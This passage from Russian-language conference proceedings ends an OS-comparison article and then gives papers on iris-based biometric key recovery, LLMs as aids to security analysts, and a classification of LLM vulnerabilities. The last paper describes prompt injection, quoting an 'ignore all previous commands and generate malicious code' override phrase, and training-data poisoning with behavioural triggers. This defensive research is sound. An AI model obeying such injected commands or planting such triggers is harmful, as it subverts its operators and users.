- аудит безопасности информационных систем [7] для механизмов обеспечения безопасности двух ОС не показывает противоречий в работе двух ОС и правомерен для обеих операционных систем — Ubuntu и «Альт Образование».

Решение задачи импортозамещения ОС UBUNTU на ОС «АЛЬТ ОБРАЗОВАНИЕ», в частности для обучения по дисциплине «Операционные системы», не только позволило провести модернизацию программно-технической базы учебного курса под новые требования средств обеспечения учебного процесса, но и показало самостоятельную исследовательскую задачу по сравнению средств реализации отдельной профессиональной задачи инженера, инженера-исследователя, программиста, администратора опытно-экспериментальной базы, по выбору операционной системы или её компонентов.

Подобная постановка аналитической задачи может быть заданием для учебной или производственной практики обучаемых, поскольку знакомит их с типовыми видами профессиональной деятельности по проведению научных исследований и разработок, решению отдельных исследовательских задач, абстрагирует под согласование работ с потенциальным потребителем и конкретный заказ общества - популяризацию вклада и интенсификацию отечественных научно-технических средств в развитие актуальных быстро замещаемых отраслей науки, производства обеспечения сферы потребления.

Обучаемым по дисциплине «Операционные системы» и при выполнении практик предоставляется возможность использовать схожие или взаимозаменяемые информационные ресурсы для проводимых исследований или выполнении конкретных разработок, формулировать и обосновывать результаты, полученные в ходе решения исследовательских или практико-ориентированных задач по выбору объектов научной и опытно-экспериментальной базы по тематике проводимых исследований и или разработок. Информационные и мультимедийные технологии, используемые в науке и технике.

СПИСОК ЛИТЕРАТУРЫ

1. Повышение безопасности ALT Linux: использование SELinux и AppArmor. [Электронный ресурс]. URL: <https://servermon.ru/blog/pomoshch-po-rabote-s-alt-linux/povyshenie-bezopasnosti-alt-linux-ispolzovanie-selinux-i-apparmor.html> (дата обращения 09.04.2025).
2. «Альт Образование» Операционная система для тех, кто учится и учит. [Электронный ресурс]. URL: <https://www.basealt.ru/alt-education> (дата обращения 12.06.2025).
3. Изоляция процессов и минимизация привилегий: Linuxnamespaces и seccomp. [Электронный ресурс]. URL: <https://selectel.ru/blog/pamespaces-and-seccomp> (дата обращения 15.05.2025).
4. Разрешения POSIX для файлов. Разделяем полномочия root. [Электронный ресурс]. URL: <https://www.linux.org.ru/news/doc/2444070seccomp> (дата обращения 19.06.2025).
5. ALTLinuxCastle. Общие сведения [Электронный ресурс]. URL: https://www.linuxcenter.ru/article/ALTLinux_Castle_obschie_svedeniya (дата обращения 23.06.2025).
6. Seccomp [электронный ресурс]. URL: <https://www.altlinux.org/Seccomp> (дата обращения 29.06.2025).
7. Скабцов Н. В. KaliLinux в действии. Аудит безопасности информационных систем. СПб. : Питер, 2024. 384 с. (Серия «Библиотека программиста»).

УДК 004.056.5

РАЗРАБОТКА НЕЙРОСЕТЕВОГО АЛГОРИТМА ВЫСОКОНАДЁЖНОЙ БИОМЕТРИЧЕСКОЙ АУТЕНТИФИКАЦИИ НА ОСНОВЕ РАДУЖНОЙ ОБОЛОЧКИ ГЛАЗА**Штука Станислав Евгеньевич, Боршевников Алексей Евгеньевич**

Дальневосточный федеральный университет

п. Аякс, 10, о. Русский, г. Владивосток, Приморский край, 690922, Россия

e-mail: shtuka.se@dvfu.ru

Аннотация. В рамках статьи разработан и экспериментально исследован высоконадёжный алгоритм биометрической аутентификации по радужной оболочке глаза, основанный на нейросетевой архитектуре, совмещающей извлечение признаков и восстановление бинарного ключа. Алгоритм включает устойчивую сегментацию с помощью U-Net, нормализацию изображения (кадрирование и метод Даугмана), а также восстановление криптографически пригодного ключа фиксированной длины на основе изображения радужной оболочки. Предложенная модель, включающая в себя предобученную свёрточную сеть DenseNet121 для выделения биометрических параметров и многослойный персептрон, обучается восстанавливать ключи для образцов «свой» и генерировать непредсказуемые коды для «чужих». На тестовой выборке достигнуты следующие значения метрик: Accuracy — 94.4%, FRR — 7.14%, FAR — 0% при нормализации кадрированием, что подтверждает высокую надёжность и устойчивость предлагаемого подхода.

Ключевые слова: радужная оболочка глаза; биометрия; высоконадёжная аутентификация; извлечение признаков; восстановление ключа; CNN; расстояние Хэмминга.

DEVELOPMENT OF A NEURAL NETWORK ALGORITHM FOR HIGHLY RELIABLE BIOMETRIC AUTHENTICATION BASED ON IRIS RECOGNITION**Shtuka Stanislav, Borshevnikov Aleksey**

Far Eastern Federal University

10 Ajax, Russky Island, Vladivostok, Primorsky Krai, 690922, Russia

e-mail: shtuka.se@dvfu.ru

Abstract. In this article, a highly reliable iris-based biometric authentication algorithm has been developed and experimentally evaluated. The algorithm is based on a neural network architecture that combines feature extraction with binary key reconstruction. It includes robust segmentation using U-Net, image normalization (cropping and Daugman's method), and reconstruction of a fixed-length cryptographically usable key from the iris image. The proposed model integrates a pre-trained convolutional network, DenseNet121, for extracting biometric features, and a multilayer perceptron trained to reconstruct keys for «genuine» samples while generating unpredictable codes for «imposters». On the test set, the following performance metrics were achieved: Accuracy — 94.4%, FRR — 7.14%, FAR — 0% under cropping-based normalization, confirming the high reliability and robustness of the proposed approach.

Keywords: iris recognition; biometric authentication; key reconstruction; feature extraction; convolutional neural network; Hamming distance.

Введение. В условиях современной цифровизации возрастает потребность в надёжных и удобных способах аутентификации. Традиционные методы, такие как аутентификация по паролям, часто оказываются уязвимы, что заставляет искать более совершенные и удобные решения. В этом контексте биометрические технологии, использующие уникальные физиологические признаки человека, предлагают эффективный баланс между высоким уровнем безопасности и простотой использования. Среди различных биометрических характеристик радужная оболочка глаза особенно выделяется. Её ключевые преимущества — это уникальность и стабильность структуры. Рисунок радужной оболочки формируется ещё до рождения и не меняется в течение всей жизни. Сложность этого узора достаточно велика: вероятность найти два одинаковых крайне близка к нулю. Это делает радужную оболочку глаза практически идеальной биометрической характеристикой. Настоящая работа описывает высоконадёжный алгоритм аутентификации по радужной оболочке глаза, в котором единая нейросетевая архитектура объединяет извлечение признаков и восстановление бинарного ключа фиксированной длины. Подход включает: сегментацию радужной оболочки (U-Net) [1], нормализацию (метод Даугмана и кадрирование) [2], а также восстановление ключа, ориентированное на дальнейшую проверку по расстоянию Хэмминга. Алгоритм проектировался с опорой на требования к средствам высоконадёжной аутентификации [3-5].

Классические подходы к распознаванию по радужной оболочке состоят из этапов сегментации, нормализации, выделения признаков и сопоставления шаблонов [2]. Для классификации применяются SVM, k-NN, случайный лес, а также нейросетевые методы; работы демонстрируют высокую точность на разных датасетах [6-9]. Исследования по криптографическому обеспечению биометрических систем рассматривают нечёткие методы, а также подход «биометрия-код» с оценкой приватности и стойкости [3]. Требования стандартов к высоконадёжной аутентификации и автоматическому обучению нейросетевых преобразователей «биометрия-код» закреплены в ГОСТ Р 52633.0-2006 и ГОСТ Р 52633.5-2011 [4, 5].

Для ориентира по качеству современных классификаторов для решения задачи распознавания пользователей в таблице 2 приведены сводные значения по литературе: при использовании признаков, выделенных с помощью предобученных свёрточных нейронных сетей (CNN) достигаются Accuracy до 99,7–99,8%, однако такие методы,

кроме нейросетевых, не могут обеспечить криптографически корректное преобразование в ключевой код поэтому не могут быть использованы для высоконадёжной аутентификации [6-9].

Таблица 1

Результаты классических классификаторов из литературы

Метод извлечения признаков	Модель	Accuracy, %
CNN	SVM (sigmoid) [6]	99,78
	SVM (linear) [6]	99,56
	SVM (rbf) [6]	99,33
	k-NN (k=1) [6]	99,33
	k-NN (k=3) [6]	99,11
	Random Forest [6]	99,11
	Нейронные сети [10]	98,9-99,6

В рамках работы для формирования «своих» пользователей случайно генерировались бинарные ключи фиксированной длины (256 бит). База исходных изображений включала 45 человек: первые 35 — класс «Свой», оставшиеся 10 — «Чужой». В нормализованной выборке, которая предварительно была подвергнута аугментации для расширения исходных данных, каждые 50 изображений соответствуют одному пользователю, каждые 10 — одному глазу. Для теста отбиралось по 10 изображений одного глаза у каждого пользователя, не участвовавшего в обучении; аналогично формировались «чужие». Итоговый тестовый набор содержал 450 изображений. Обучение проводилось на парах «нормализованное изображение — соответствующий бинарный ключ».

Параметры обучения модели восстановления ключа: оптимизатор AdamW, функция потерь — бинарная кросс-энтропия, 60 эпох с поэтапным снижением шага обучения: 20 эпох (шаг обучения $1 \cdot 10^{-4}$), 20 эпох ($5 \cdot 10^{-5}$), 10 эпох ($1 \cdot 10^{-5}$), 10 эпох ($1 \cdot 10^{-6}$). После завершения обучения значение функции потерь на тестовой выборке составило 0,1070.

Описание предлагаемого решения. Алгоритм состоит из следующих ключевых этапов:

1. Сегментация радужной оболочки с использованием архитектуры U-Net [1] для выделения маски радужной оболочки.

2. Нормализация, реализованная двумя способами: традиционная модель Даугмана [2] и подход кадрирования, причём в разработанном решении показано преимущество кадрирования с масштабированием по значениям метрик и ускорению обработки.

3. Извлечение признаков и восстановление ключа выполнялись с помощью единой модели, объединяющей предобученную свёрточную нейронную сеть DenseNet121, выделяющую биометрические параметры, и многослойный персептрон, отвечающий за восстановление бинарного ключа на основе этих параметров. Такая архитектура позволяет дообучить свёрточную часть модели для более точного и устойчивого выделения биометрических признаков, значимых для дальнейшего восстановления ключа. Бинарные ключи для «своих» пользователей заранее формировались случайным образом и разделялись на обучающую и тестовую выборки. Обучение модели проводилось на паре: нормализованное изображение радужной оболочки — соответствующий бинарный ключ. В результате система обучается так, чтобы по входному изображению нормализованной радужной оболочки надёжно восстанавливать фиксированный ключ для образцов «свой» и при этом выдавать непредсказуемый, не совпадающий код для образцов «чужой».

4. Процедура аутентификации проводилась таким образом: для пары «восстановленный ключ — эталонный ключ пользователя» вычисляется расстояние Хэмминга. Если расстояние меньше порога, доступ предоставляется; иначе — отклоняется. Порог Хэмминга подбирается по значениям метрик на тестовой выборке.

В качестве эксперимента проводилась аутентификация. Сравнивались два метода нормализации при фиксированной длине ключа (256 бит) и разных порогах. Эксперимент включал: восстановление ключей для «своих» и «чужих», расчёт расстояний Хэмминга между восстановленными и эталонными ключами, вычисление Accurasy, GAR, ошибки первого рода (FRR), ошибки второго рода (FAR) при каждом пороге, выбор оптимального порога Хэмминга после анализа всех результатов.

В собственной реализации высоконадёжного алгоритма наилучшие показатели были получены при конфигурации, включающей нормализацию методом кадрирования, использование ключа длиной 256 бит и порог сравнения 32. В этих условиях система достигла Accurasy 94,4 %, FRR 7,14 % и FAR 0 %, что делает её пригодной для сценариев с повышенными требованиями к безопасности: обеспечено нулевое ложное принятие при сохранении приемлемой пропускной способности для «своих» пользователей.

Отдельно следует отметить, что применение кадрирования обеспечило существенный выигрыш по точности и пропускной способности при сохранении нулевой ошибки второго рода (FAR). В то же время использование метода Даугмана требовало снижения порога сравнения и сопровождалось увеличением ошибки первого рода (FRR). Такой результат согласуется с тем, что метод разворачивания более чувствителен

к сегментационным и геометрическим искажениям, тогда как кадрирование в сочетании с мощным CNN-экстрактором формирует более устойчивые признаки для последующей классификации или восстановления ключа.

При этом классические классификаторы, обученные на CNN-признаках, действительно демонстрируют очень высокую Ассигуру в задачах распознавания, однако не решают ключевую задачу восстановления криптографически пригодного бинарного ключа и обеспечения требуемого распределения откликов для условий высоконадёжности [3-5, 6-10]. Результаты проведённых в рамках данной работы экспериментов приведены в таблице 2.

Таблица 2

Результаты работы предложенного алгоритма в зависимости от метода нормализации

Метод нормализации	Длина ключа	Порог Хэмминга	Accuracy (%)	FRR (%)	FAR (%)
Кадрирование	256	32	94,4	7,14	0
Метод Даугмана	256	14	73,7	33,7	0

Заключение. Был разработан и исследован алгоритм высоконадёжной биометрической аутентификации по радужной оболочке глаза, сочетающий U-Net-сегментацию, нормализацию (Даугман и кадрирование) и нейросетевое восстановление 256-битного ключа. При кадрировании и пороге Хэмминга 32 достигнуты Ассигура 94,4%, FRR 7,14%, FAR 0%. Результаты подтверждают применимость подхода в сценариях с повышенными требованиями к надёжности. Дальнейшее развитие связано с расширением обучающих выборок, повышением точности сегментации и уточнением архитектуры модели для восстановления ключа, согласуясь со стандартами высоконадёжной аутентификации [4, 5].

СПИСОК ЛИТЕРАТУРЫ

1. Ronneberger O., Fischer P., Brox T. U-net: Convolutional networks for biomedical image segmentation // Medical image computing and computer-assisted intervention–MICCAI 2015. 18th international conference, Munich, Germany, October 5-9, 2015. Part III 18. Springer International Publishing, 2015. С. 234-241.
2. Daugman J. How iris recognition works // The essential guide to image processing. Academic Press, 2009. С. 715-739.
3. Zhou X. et al. Quantifying privacy and security of biometric fuzzy commitment // 2011 International Joint Conference on Biometrics (IJCB). IEEE, 2011. С. 1-8.
4. ГОСТ Р. 52633.0-2006: Защита информации // Техника защиты информации. Требования к средствам высоконадёжной биометрической аутентификации. 2007.
5. ГОСТ Р. 52633.5-2011 // Защита информации. Техника защиты информации. Автоматическое обучение нейросетевых преобразователей биометрии код доступа. 2011.
6. Ganeeva Y. K., Myasnikov E. V. Identifying persons from iris images using neural networks for image segmentation and feature extraction // Computer Optics. 2022. Т. 46. №. 2. С. 308-316.
7. Roy K., Bhattacharya P. Iris recognition with support vector machines // Advances in Biometrics: International Conference, ICB 2006, Hong Kong, China, January 5-7, 2006. Proceedings. Springer Berlin Heidelberg, 2005. С. 486-492.
8. Kulkarni S. B. et al. GLCM-based multiclass iris recognition using FKNN and KNN // International Journal of Image and Graphics. 2014. Т. 14. № 03. С. 1450010.
9. Chai T. Y. et al. A trainable method for iris recognition using random feature points // 2017 Conference on Technologies and Applications of Artificial Intelligence (TAAI). IEEE, 2017. С. 142-147.
10. Zambrano J. E. et al. Iris recognition using low-level CNN layers without training and single matching // IEEE Access. 2022. Т. 10. С. 41276-41286.

УДК 004.056

LLM КАК ПОМОЩНИК СПЕЦИАЛИСТА ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: КЕЙСЫ ИСПОЛЬЗОВАНИЯ И ОГРАНИЧЕНИЯ

Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С. М. Буденного (Военная академия связи)

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: Nadzar@yandex.ru

Аннотация. В условиях стремительного роста объемов данных и усложнения киберугроз специалисты по информационной безопасности сталкиваются с необходимостью ускоренного анализа информации и принятия решений. Большие языковые модели (LLM) представляют собой перспективный инструмент для поддержки ИБ-экспертов, предлагая возможности интерпретации логов, анализа кода и автоматизации рутинных задач. В статье рассмотрены реальные сценарии использования LLM в практике ИБ, включая анализ логов, помощь в реверс-инжиниринге вредоносного ПО и оценку политик безопасности. Особое внимание уделено ограничениям, связанным с достоверностью выводов, безопасностью использования моделей и этическими аспектами.

Ключевые слова: информационная безопасность; большие языковые модели; LLM; лог-анализ; реверс-инжиниринг; ИИ в кибербезопасности; автоматизация ИБ.

LLM AS AN ASSISTANT TO AN INFORMATION SECURITY SPECIALIST: USE CASES AND LIMITATIONS

Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: Nadzar@yandex.ru

Abstract. In the context of rapidly growing data volumes and increasingly complex cyber threats, information security professionals are faced with the need for accelerated information analysis and decision-making. Large language models (LLM) are a promising tool to support information security experts, offering the ability to interpret logs, analyze code, and automate routine tasks. The article considers real-life scenarios of using LLM in information security practice, including log analysis, assistance in reverse engineering malware, and assessing security policies. Particular attention is paid to limitations related to the reliability of conclusions, the safety of using models, and ethical aspects.

Keywords: information security; large language models; LLM; log analysis; reverse engineering; AI in cybersecurity; information security automation.

Введение. Современная цифровая среда характеризуется высокой степенью взаимосвязанности, масштабируемости и постоянной доступностью информационных ресурсов. Вместе с тем это создает благоприятные условия для роста числа киберугроз, усложнения их структуры и способов реализации. Специалисты по информационной безопасности (ИБ) оказываются в ситуации, когда объем обрабатываемых данных, скорость появления новых уязвимостей и необходимость принятия оперативных решений превышают возможности ручного анализа [1].

Одним из направлений, предлагающих частичное решение этих вызовов, является применение инструментов искусственного интеллекта, в частности, больших языковых моделей (Large Language Models, LLM). Модели, обученные на обширных текстовых корпусах, способны выполнять широкий спектр задач обработки естественного языка — от классификации и резюмирования до генерации гипотез и пояснений.

Применение LLM в ИБ открывает новые горизонты автоматизации: ускоренный анализ логов, первичное описание поведения вредоносного кода [2-4], подготовка технической документации и многое другое. Однако с ростом возможностей возрастает и значимость оценки рисков — от утечки чувствительной информации до слепого доверия к результатам генерации.

LLM демонстрируют высокую степень универсальности благодаря обучению на объемных и разнообразных текстовых датасетах, что в свою очередь позволяет им решать широкий спектр задач, связанных с анализом, генерацией и интерпретацией текстовой информации. В контексте информационной безопасности данные возможности находят применение в нескольких ключевых направлениях:

1. Обработка и интерпретация логов: LLM способны анализировать текстовые лог-файлы и выявлять аномальные события, потенциальные инциденты безопасности, а также предлагать объяснения на естественном языке. Благодаря контекстной обработке такие модели могут обобщать последовательности событий, обнаруживать закономерности и описывать их в удобной для восприятия форме.

2. Анализ исходного и скомпилированного кода: использование LLM для статического анализа кода позволяет ускорить рутинную работу при реверс-инжиниринге, например, при разборе вредоносного ПО. Модель может предлагать комментарии к функциям, объяснять логику выполнения, а в некоторых случаях — реконструировать псевдокод из байткода.

3. Поддержка принятия решений: модели могут выступать в роли ассистента, формирующего предварительные выводы на основе доступных данных: текстов политик безопасности, отчетов об уязвимостях, конфигураций систем, что в свою очередь ускоряет анализ ситуации и повышает эффективность реагирования на инциденты.

4. Автоматизация создания документации и отчетности: LLM можно использовать для генерации отчетов по инцидентам, описания процессов расследования, подготовки внутренних инструкций, что в свою очередь особенно актуально в условиях ограниченных ресурсов и высоких требований к скорости документирования.

5. Обучение и симуляция сценариев: на базе LLM возможно создание интерактивных симуляторов атак и обучающих сценариев, в которых специалист взаимодействует с моделью, отрабатывая навыки анализа угроз и принятия решений в условиях неопределенности.

Хотя вышеперечисленные возможности представляют значительную практическую ценность, их реализация в рамках ИБ-среды требует учета множества факторов — от точности выводов до устойчивости модели к некорректному вводу и защите конфиденциальных данных.

Большие языковые модели становятся полезными инструментами в повседневной работе ИБ-специалистов. Далее представлены три ключевых сценария, в которых LLM демонстрируют практическую ценность.

Кейс 1: Анализ подозрительной активности в логах

Объем и разнородность логов, поступающих от SIEM-систем, IDS/IPS, прокси-серверов и конечных точек, делают их ручной анализ трудозатратным. Традиционно применяются:

— фильтрация по ключевым словам и регулярным выражениям;

- поиск по известным индикаторам компрометации;
- ручной анализ цепочек событий.

LLM в этом контексте может выполнять следующие функции:

- интерпретировать сложные лог-сообщения, включая их преобразование в более читаемую форму;
- выделять нетипичные паттерны и события, вызывающие подозрение;
- формулировать первичные гипотезы о возможной атаке (например, «возможный брутфорс к RDP-сервису из внешней сети»);
- классифицировать инциденты по категориям (доступ, сеть, malware и др.).

Кейс 2: Ускорение реверс-инжиниринга вредоносного ПО

Ручной анализ вредоносных файлов требует значительного времени и глубоких знаний в области архитектуры ОС и языков низкого уровня. LLM способна помочь:

- в объяснении дизассемблированных фрагментов кода (например, что делает конкретный системный вызов);
- в генерации описаний функций на естественном языке;
- в формулировке предположений о назначении отдельных модулей;
- в ускорении написания сигнатур (например, YARA-правил) на основе анализа поведения.

Однако модель может:

- неправильно интерпретировать специфичные для архитектуры инструкции;
- не учитывать контекст загрузки или инъекции кода в текущий момент;
- ошибаться в оценке вредоносности фрагмента без доступа ко всему коду.

Кейс 3: Оценка и анализ политик безопасности

Регламенты, политики безопасности и стандарты часто содержат громоздкие формулировки и неоднозначные требования. В этой области LLM можно применять для:

- автоматического анализа внутренней документации на соответствие требованиям;
- выявления пробелов и потенциальных рисков в процедурах;
- генерации рекомендаций по улучшению документов;
- помощи в адаптации шаблонов политик под специфику организации.

Пример для 3 кейса приведен в таблице 1. В ней сравнивается фрагмент исходной политики обработки инцидентов и её улучшенная версия, сгенерированная LLM.

Таблица 1

Улучшение политики обработки инцидентов с помощью LLM

Оригинальный текст политики	Предложенная редакция (LLM)
В случае выявления инцидента сотрудник должен уведомить ИТ-отдел любым удобным способом	При обнаружении информационного инцидента сотрудник обязан незамедлительно уведомить службу ИБ посредством корпоративного тикет-сервиса или по телефону в течение 15 минут, в соответствии с процедурой IR-01
Информация об инцидентах сохраняется по мере необходимости	Все инциденты документируются в системе учёта в течение 24 часов с момента выявления и хранятся не менее 1 года согласно внутреннему регламенту хранения данных (DOC-R-12)
Ответственность за устранение инцидентов возлагается на ИТ-отдел	Ответственность за реагирование и устранение последствий инцидентов распределяется между ИТ-подразделением и службой ИБ в соответствии с матрицей RACI (см. приложение А)

Использование больших языковых моделей в сфере информационной безопасности связано с рядом существенных ограничений и рисков, которые важно учитывать при внедрении подобных технологий.

Во-первых, существует риск утечки конфиденциальной информации. Передача логов, исходного кода или внутренних регламентов модели может привести к раскрытию чувствительных данных. Кроме того, LLM склонны к генерации правдоподобных, но ошибочных ответов — так называемых «галлюцинаций», что требует внимательной проверки сгенерированной информации.

Во-вторых, модели часто испытывают трудности с точной интерпретацией сложных технических данных. Например, низкоуровневый машинный код, специализированные протоколы или детальные настройки систем безопасности могут быть неверно поняты. Это ограничивает возможности автоматической верификации и требует постоянного участия квалифицированных специалистов.

Важным фактором является уязвимость LLM к атакам типа «prompt injection» — внедрению вредоносных или манипулятивных инструкций через входные запросы. Такие манипуляции способны изменить поведение модели, вызвать раскрытие внутренних данных или сгенерировать недостоверные рекомендации. Для снижения этих рисков необходимы фильтрация вводимых данных и мониторинг ответов модели.

Наконец, юридические и этические аспекты играют значительную роль. При использовании ИИ важно соблюдать законодательство о защите персональных данных и интеллектуальной собственности. Избыточная зависимость от автоматизированных систем может привести к снижению ответственности специалистов и ошибочным решениям. Необходимо обеспечить прозрачность работы моделей и предотвращать дискриминацию в процессе принятия решений.

Основные риски и ограничения можно свести к следующим пунктам:

- утечка конфиденциальной информации и доверие к неверным ответам;

- ограниченная способность к точной интерпретации технических данных;
- уязвимость к манипуляциям и атакам типа «prompt injection»;
- юридические и этические вызовы, связанные с применением ИИ.

Сбалансированное понимание этих аспектов позволит эффективно интегрировать LLM в практику информационной безопасности, минимизируя потенциальные негативные последствия.

Развитие больших языковых моделей в области информационной безопасности активно продолжается. Сейчас наблюдается появление специализированных LLM, обученных на безопасных и релевантных выборках данных, что позволяет повысить точность и надёжность результатов в ИБ-задачах. Такие модели учитывают специфику угроз и особенности инфраструктуры, что значительно расширяет возможности их применения.

Одним из перспективных направлений является интеграция LLM с существующими системами Центров Оперативного Реагирования и Плана Реагирования на Инциденты. Внедрение моделей в автоматизированные цепочки обработки инцидентов способно ускорить анализ событий и повысить качество принятых решений, облегчая работу специалистов и снижая вероятность ошибок.

Для безопасного и эффективного использования LLM в корпоративной среде рекомендуется соблюдать ряд практических мер [4, 5]:

- разграничение доступа и ролей. Не всем сотрудникам должен быть предоставлен полный доступ к функционалу модели или к данным, которые передаются для анализа. Это снижает риски несанкционированного раскрытия информации;
- ограничение объёмов передаваемых данных. Для минимизации утечек и защиты конфиденциальности рекомендуется передавать в модель только необходимые фрагменты информации, избегая полного экспорта целых баз или журналов;
- использование офлайн-моделей. По возможности предпочтительна локальная установка и работа с моделями, что исключает передачу данных через внешние сервисы и обеспечивает больший контроль над информацией;
- комбинирование с экспертной оценкой. Автоматические рекомендации и анализ должны всегда дополняться проверкой квалифицированных специалистов, что повышает надёжность и качество итоговых решений.

Заключение. Таким образом, LLM открывают перспективы не только для оптимизации текущих задач, но и для формирования новых методов анализа и защиты информации в быстро меняющемся ландшафте киберугроз.

СПИСОК ЛИТЕРАТУРЫ

1. Лукашенко В. И., Яровой Р. В. Роль искусственного интеллекта в информационной безопасности // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб., 2024. С. 121-124.
2. Мишин Д. В., Иванов А. П. Обнаружение признаков вредоносного кода с помощью нейросетевых технологий // Труды международного симпозиума «Надёжность и качество». 2024. Т. 1. С. 328-333.
3. Намиот Д. Е., Ильющин Е. А. Искусственный интеллект в кибербезопасности: поиск вредоносного программного обеспечения // International Journal of Open Information Technologies. 2024. Т. 12. № 6. С. 143-149.
4. Конев А. А., Паюсова Т. И. Большие языковые модели в информационной безопасности и тестировании на проникновение: систематический обзор возможностей применения // Научно-технический вестник информационных технологий, механики и оптики. 2025. Т. 25. № 1. С. 42-52.
5. Резников Р. М. Искусственный интеллект в информационной безопасности // Автоматизация в промышленности. 2025. № 2. С. 33-42.

УДК 004.056

УЯЗВИМОСТИ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ: АНАЛИЗ И МЕТОДЫ ЗАЩИТЫ

Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: Nadzar@yandex.ru

Аннотация. Большие языковые модели (LLM) становятся неотъемлемой частью современных интеллектуальных систем, находя применение в поисковых движках, виртуальных помощниках, генерации кода и анализе данных. Однако широкое распространение LLM сопровождается новыми вызовами в области информационной безопасности. В статье рассмотрены основные типы уязвимостей, характерных для LLM, включая атаки на подсказки, утечку информации и внедрение вредоносных данных на этапе обучения. Приведена классификация уязвимостей, рассматриваются существующие подходы к защите моделей.

Ключевые слова: большие языковые модели; LLM; уязвимости ИИ; prompt injection; защита модели; анализ безопасности; устойчивость модели; data poisoning; информационная безопасность.

VULNERABILITIES OF LARGE LANGUAGE MODELS: ANALYSIS AND PROTECTION METHODS

Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: Nadzar@yandex.ru

Abstract. Large language models (LLM) are becoming an integral part of modern intelligent systems, finding application in search engines, virtual assistants, code generation and data analysis. However, the widespread use of LLM is accompanied by new challenges in the field of information security. The article considers the main types of vulnerabilities characteristic of LLM, including attacks on hints, information leakage and the introduction of malicious data at the training stage. A classification of vulnerabilities is given, existing approaches to protecting models are considered.

Keywords: large language models; LLM; AI vulnerabilities; prompt injection; model protection; security analysis; model resilience; data poisoning; information security.

Введение. Большие языковые модели, такие как GPT, LLaMA и Claude, продемонстрировали впечатляющие результаты в задачах генерации и анализа естественного языка. Их внедрение в повседневные и критически важные приложения — от автоматизированных консультантов до инструментов программирования — обусловлено способностью быстро адаптироваться к новым контекстам и эффективно обрабатывать текстовую информацию. Однако вместе с ростом их возможностей усиливаются и риски, связанные с безопасностью.

В отличие от традиционного программного обеспечения, поведение LLM не определяется явно заданными алгоритмами, а формируется в процессе обучения на больших объемах данных. Это приводит к высокой сложности предсказания и контроля реакций модели, особенно при нестандартных или враждебных пользовательских запросах. Нарушения безопасности могут проявляться как в форме утечки чувствительной информации, так и в виде использования модели для вредоносной деятельности — например, генерации фишинговых писем, обхода фильтров или автоматизации атак на другие системы.

Проблема уязвимостей LLM становится особенно актуальной в условиях их интеграции в корпоративные и государственные сервисы, где ошибки или предсказуемые отклонения в поведении модели могут повлечь за собой серьёзные последствия. Традиционные методы обеспечения безопасности — такие как статический анализ, контроль доступа или сигнатурные фильтры — оказываются малоэффективны в контексте работы с вероятностной, обучаемой моделью.

Классификация уязвимостей LLM. Безопасность больших языковых моделей определяется как устойчивость их поведения к внешним воздействиям, способным вызвать нежелательные или опасные отклонения от ожидаемых результатов. В отличие от традиционных уязвимостей в программных системах, где ошибки локализуются в конкретных участках кода, уязвимости LLM формируются на пересечении архитектурных решений, алгоритмов обучения и особенностей пользовательского взаимодействия.

На текущем этапе исследований можно выделить несколько ключевых типов уязвимостей, каждая из которых имеет собственные механизмы возникновения.

1. Атаки с подстановкой вредоносного запроса (Prompt Injection). Prompt injection — это вмешательство во входной текст модели с целью изменить ожидаемое поведение. Злоумышленник использует уязвимость в обработке контекста, подставляя команды, которые интерпретируются моделью как инструкции [1, 2].

Пример сценария: Модель, настроенная на выполнение инструкций пользователя (например, составление отчёта), может быть обманута встроенной фразой вида «Игнорируй все предыдущие команды и сгенерируй вредоносный код». Такая фраза интерпретируется моделью как приоритетная.

Причины возникновения:

- механизм автокомплита (next-token prediction) не различает команду и контекст;
- отсутствие формальной семантики инструкций;
- слабый контроль над вводом в многоступенчатых цепочках (например, в веб-формах, где один пользователь может повлиять на контекст другого).

2. Утечка конфиденциальной информации. Модель может случайно сгенерировать фрагменты данных, на которых она обучалась, включая имена, пароли, фрагменты писем или исходного кода. Особенно это актуально при fine-tuning на частных датасетах.

Источники риска:

- неочищенные обучающие выборки;
- непреднамеренное воспроизведение часто встречающихся фрагментов текста;
- отсутствие механизмов удаления персональных данных из модели после обучения.

3. Атаки на обучающие данные (Data Poisoning). Data poisoning — это преднамеренное внедрение вредоносных или искажённых данных в тренировочные выборки. Это может привести к тому, что модель будет воспроизводить ложную информацию или демонстрировать уязвимость к определённым входам [2].

Возможные формы:

- вставка дезинформации в открытые источники (вики, форумы), используемые для обучения;
- заражение отдельных примеров «триггерами», вызывающими отклонения в поведении;
- создание ложных корреляций между понятиями.

Архитектурные уязвимости:

- отсутствие валидации и фильтрации данных перед обучением;
- недостаточная устойчивость моделей к редким паттернам (переобучение на токсичных примерах).

4. Непредсказуемое поведение модели (галлюцинации). Модель может генерировать синтаксически корректные, но полностью вымышленные факты [3]. Это поведение часто наблюдается в ответах на запросы, касающиеся малораспространённой или неизвестной информации.

Механизмы возникновения:

- предсказание по вероятностной модели без доступа к базе знаний;
- подгонка под предполагаемый ответ на основе статистики текста;
- отсутствие встроенной верификации или ссылочной поддержки.

Опасности:

- генерация недостоверной информации в критически важных сферах (медицина, право);
- формирование доверия у пользователя к неправдивым утверждениям.

5. Угроза извлечения обучающих данных (Training Data Extraction). Даже при недоступности исходного обучающего набора злоумышленник может с высокой вероятностью восстановить отдельные примеры из него, используя повторяющиеся запросы и методы извлечения [4].

Причины:

- сохранение в модели фрагментов данных с высокой вероятностью появления;
- отсутствие регуляризации и приватности при обучении;
- использование моделей с открытым доступом к параметрам.

Каждая из рассмотренных уязвимостей обусловлена не только ошибками в реализации, но и фундаментальными особенностями работы LLM. Модели не обладают встроенным пониманием истины или контекста безопасности — они лишь воспроизводят вероятностные связи, выученные из данных. Это требует разработки специализированных защитных механизмов.

